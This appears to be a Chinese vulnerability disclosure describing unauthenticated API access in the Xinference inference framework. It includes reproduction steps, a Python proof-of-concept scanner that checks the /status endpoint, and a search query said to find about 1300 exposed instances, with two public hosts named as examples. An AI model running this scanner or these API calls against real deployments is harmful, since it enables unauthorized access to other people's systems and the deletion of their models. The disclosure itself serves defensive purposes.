## 漏洞名称：

Xinference框架API接口存在未授权漏洞

厂商：

Xinference属于杭州未来速度科技有限公司

## Xinference 介绍

Xorbits Inference（Xinference）是一个性能强大且功能全面的分布式推理框架。可用于大语言模型（LLM），语音识别模型，多模态模型等各种模型的推理。通过Xorbits Inference，你可以轻松地一键部署你自己的模型或内置的前沿开源模型。

GitHub：<https://github.com/xorbitsai/inference>

官方文档：<https://inference.readthedocs.io/zh-cn/latest/index.html>

## 版本：

当前全部版本

## 漏洞说明：

当Xinference 部署方式，采用xinference-local --host 0.0.0.0 --port 9997（也可以是其它端口）且默认配置，则攻击者可未授权访问Xinference的API。攻击者可以通过访问API，访问设备的敏感信息、集群信息、删除模型、修改模型等恶意操作

当前发现若干Xinference虽然增加了用户身份登录的功能，但是API接口依然对外暴露，攻击者可以直接未授权访问、利用

相关APT列表，可访问

<http://192.168.56.103:9997/openapi.json>，

或者<http://192.168.56.103:9997/docs> 获得。

## 漏洞复现

1. 部署Xinference


pip install "xinference[all]"

1. 启动Xinference

xinference-local --host 0.0.0.0 --port 9997

1. 访问Xinference API


如：访问/status



访问：/v1/address




甚至列出模型列表，或者删除模型



1. 使用POC扫描

Python poc.py



## POC

import requests

import json

def check\_status\_url(ip, protocol):

url = f"{protocol}://{ip}/status"

try:

response = requests.get(url, verify=False if protocol == "https" else True)

if response.status\_code == 200:

try:

# 尝试解析返回内容为 JSON

json\_data = response.json()

print(f"[+] 成功使用 {protocol} 访问 {url}，返回 JSON 内容，可能存在 Xinference 框架 API 接口未授权漏洞。")

print("返回内容如下：")

print(json.dumps(json\_data, indent=4))

return True

except json.JSONDecodeError:

print(f"[-] 使用 {protocol} 访问 {url} 成功，但返回内容不是有效的 JSON 格式。")

else:

print(f"[-] 使用 {protocol} 访问 {url} 失败，状态码: {response.status\_code}")

except requests.RequestException as e:

print(f"[-] 使用 {protocol} 访问 {url} 时发生错误: {e}")

return False

if \_\_name\_\_ == "\_\_main\_\_":

ip = input("请输入目标 IP 地址: ")

protocols = ["http", "https"]

for protocol in protocols:

check\_status\_url(ip, protocol)

## 资产测绘：

title="Xinference"

可得到约1300个相关信息

如：

<http://59.80.34.141:10000/ui/#/launch_model/llm>

<https://model.oneai.art/ui/#/cluster_info>

等